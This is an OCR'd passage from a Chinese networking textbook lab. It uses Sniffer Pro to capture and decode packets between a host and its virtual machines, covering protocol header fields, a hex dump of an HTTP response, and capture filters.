


图 1-17　开始捕获

在右下脚的位置。

第三步：在本机浏览虚拟机的 index. html。

在本机浏览虚拟机的 index. html，目的是产生网络通信数据，虚拟机会将 index. html 文件的内容 hello 通过一个 IP 数据报传递到本机。

第四步：停止并查看捕获结果。

单击“停止并查看”按钮结束捕捉，单击 decode 可以查看到如图 1-18 所示的结果。




图 1-18　Sniffer Pro 的三个区域

显示结果分为三个区域：第一个区域显示的是捕捉到的每个报文的摘要信息，每行记录对应了一个报文的摘要，通过摘要可以了解到报文的大致信息。当用鼠标单击选中某个报文之后，后面两部分区域自动切换为选中报文的相关内容。以第三条记录为例，No 字段表明编号为 3、Source Address 字段表明报文的发送方 IP 地址为 192. 168. 2. 10，Dest Address 字段表明报文的接收方 IP 为 192. 168. 2. 3，Summary 字段表明这是一个 ICMP 请求报文，通过摘要信息可知这是本机发给虚拟机的一个 ICMP 请求报文。

通过第二个区域可以了解到报文更详细的信息。这个区域按照 TCP/IP 的格式和层次结构，即数据链路层、网络层、传输层、应用层的顺序解释了报文每个字节的含义，见图 1-19。

第三个区域是以十六进制形式显示了报文的内容，这一区域由从左至右的三块组成，中间这一块是以十六进制形式显示报文的内容，每行显示 16 个字节。左边那块是以十六进制形式显示每行第一个字节的编号。右边那块是按照 ASCII 格式对报文进行解析，由于存在无法解析的字节，因此在这一区域可能会出现乱码。

第五步：搜索包含“hello”字符串的数据包。

Sniffer Pro 可能会捕获大量的数据包，例如上万个报文，如何在众多数据包中快速找到需要的报文呢？Sniffer Pro 提供了一个数据搜索功能，利用这个功能就可以快速定位到某个报文。因为 index. html 文件的内容“hello”一定会通过某个 IP 数据报传递给本机，利用搜索功能将这个报文找到。右击第一个数据包，选择“查找帧”，在弹出的“搜索”对话框的“查找”文本框中输入“hello”，选择查找类型为 Data ASCII，查找方向为 Down，单击“确定”按钮。查找界面如图 1-20 所示。

```
DLC:  ----- DLC Header -----
DLC:
DLC:  Frame 3 arrived at  11:05:53.5483; frame size is 74 (004A hex) bytes.
DLC:  Destination = Station C0C0C0C0C0C0
DLC:  Source      = Station VMWareC00001
DLC:  Ethertype   = 0800 (IP)
DLC:
IP: ----- IP Header -----
IP:
IP: Version = 4, header length = 20 bytes
IP: Type of service = 00
IP:       000. ....   = routine
IP:       ...0 .... = normal delay
IP:       .... 0... = normal throughput
IP:       .... .0.. = normal reliability
IP:       .... ..0. = ECT bit - transport protocol will ignore the CE bit
IP:       .... ...0 = CE bit - no congestion
IP: Total length    = 60 bytes
IP: Identification  = 41374
IP: Flags           = 0X
IP:       .0.. .... = may fragment
IP:       ..0. .... = last fragment
IP: Fragment offset = 0 bytes
IP: Time to live    = 128 seconds/hops
IP: Protocol        = 1 (ICMP)
IP: Header checksum = 13C5 (correct)
IP: Source address      = [192.168.2.10]
IP: Destination address = [192.168.2.3]
IP: No options
IP:
ICMP: ----- ICMP header -----
ICMP:
ICMP: Type = 8 (Echo)
ICMP: Code = 0
ICMP: Checksum = 4A5C (correct)
ICMP: Identifier = 512
ICMP: Sequence number = 256
ICMP: [32 bytes of data]
ICMP:
ICMP: [Normal end of "ICMP header".]
ICMP:
```

数据链路层14字节含义

网络层20字节含义

传输层40字节含义

图 1-19　详细解释每个字节的含义




图 1-20　查找界面

查找结果如图 1-21 所示，可见第 18 个报文是虚拟机发送给本机的携带了“hello”字符串的 IP 数据报。

第六步：划分“hello”报文的层次结构。

“hello”报文的层次结构如图 1-22 所示。前 14 字节为数据链路层数据，之后 20 字节为网络层数据，再后面 20 字节为传输层数据，其后的全部数据为应用层数据。

训练：按如图 1-23 所示配置网络环境，在本机启动 Sniffer，配置过滤器只捕获 IP 地




图 1-21　查找结果

网络层20字节　　数据链路层14字节　　传输层20字节

```
00000000: 00 50 56 c0 00 01 c0 c0 c0 c0 c0 08 00 45 00  .PV?.宽宽宽.. E.
00000010: 01 0d 0b 17 40 00 80 06 69 76 c0 a8 02 03 c0 a8  ....@.€.iv括..括
00000020: 02 0a 00 50 04 6d 5c 91 df ef 0a 90 f8 fb 50 18  ...P.m\燚?惼鷂.
00000030: fa 03 1f e0 00 00 48 54 54 50 2f 31 2e 31 20 32  ?.?.  HTTP/1.1 2
00000040: 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 20 4d  00 OK..Server: M
00000050: 69 63 72 6f 73 6f 66 74 2d 49 49 53 2f 35 2e 31  icrosoft-IIS/5.1
00000060: 0d 0a 44 61 74 65 3a 20 57 65 64 2c 20 32 39 20  ..Date: Wed, 29
00000070: 41 75 67 20 32 30 31 32 20 30 33 3a 32 34 3a 34  Aug 2012 03:24:4
00000080: 30 20 47 4d 54 0d 0a 43 6f 6e 74 65 6e 74 2d 54  0 GMT..Content-T
00000090: 79 70 65 3a 20 74 65 78 74 2f 68 74 6d 6c 0d 0a  ype: text/html..
000000a0: 41 63 63 65 70 74 2d 52 61 6e 67 65 73 3a 20 62  Accept-Ranges: b
000000b0: 79 74 65 73 0d 0a 4c 61 73 74 2d 4d 6f 64 69 66  ytes..Last-Modif
000000c0: 69 65 64 3a 20 54 75 65 2c 20 32 38 20 41 75 67  ied: Tue, 28 Aug
000000d0: 20 32 30 31 32 20 32 32 3a 35 39 3a 30 33 20 47   2012 22:59:03 G
000000e0: 4d 54 0d 0a 45 54 61 67 3a 20 22 31 34 63 37 33  MT..ETag: "14c73
000000f0: 38 62 38 37 30 38 35 63 64 31 3a 39 63 66 22 0d  8b87085cd1:9cf".
00000100: 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a  .Content-Length:
00000110: 20 35 0d 0a 0d 0a 68 65 6c 6c 6f                 5....hello
```

图 1-22　层次结构的划分




图 1-23　实验环境

址为 192.168.2.4、MAC 地址为 B0-B0-B0-B0-B0-B0 的数据包。

第一步：以 host-only 方式启动 Windows 2000 和 Windows XP 虚拟机，按照图 1-23 配置地址信息。

第二步：设定过滤器只捕获包含 Windows 2000 虚拟机 IP 地址的数据包。

在 Sniffer Pro 中单击“捕获”菜单，选择“定义过滤器”，选择“地址”选项卡，在“地址”

